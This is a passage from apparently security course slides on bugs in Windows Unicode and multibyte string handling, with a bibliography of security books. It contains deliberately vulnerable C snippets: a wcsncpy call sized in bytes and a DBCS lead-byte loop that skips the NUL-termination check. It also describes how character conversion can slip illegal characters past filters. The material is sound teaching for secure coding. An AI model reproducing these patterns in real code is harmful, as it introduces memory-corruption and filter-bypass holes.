wcsncpy(dst, src, sizeof(dst));
```

  - errors in dealing with user-supplied multibyte-character data strings, like double-byte character set (DBCS), where characters could be one or two bytes

Windows Unicode Functions (cont.)

- for instance, detecting a leading byte and assuming the next byte to be valid, not checking for NUL-termination

```
for (dst = newstring; *src; src++)
  if (IsDBCSLeadByte(*src)) {
    *dst++ = *src++;
    *dst++ = *src;
    continue;
  }
```

- code page assumptions
  - when converting from multiple to wide characters, the code page argument affects how *MultiByteToWideChar* behaves
- character equivalence

Windows Unicode Functions (cont.)

- when using *WideCharToMultiByte*, if conversions are performed after character filters, the code is equally susceptible to sneaking illegal characters through filters
- multiple 16-bit values often map to the same 8-bit character
- default replacement

Bibliography

1. “The Art of Software Security Assessments”, chapter 8, “Strings and Metacharacters”, pp. 387 – 458
2. “24 Deadly Sins of Software Security”, chapter 6, “Format String Problems”, Chapter 10, “Command Injection”.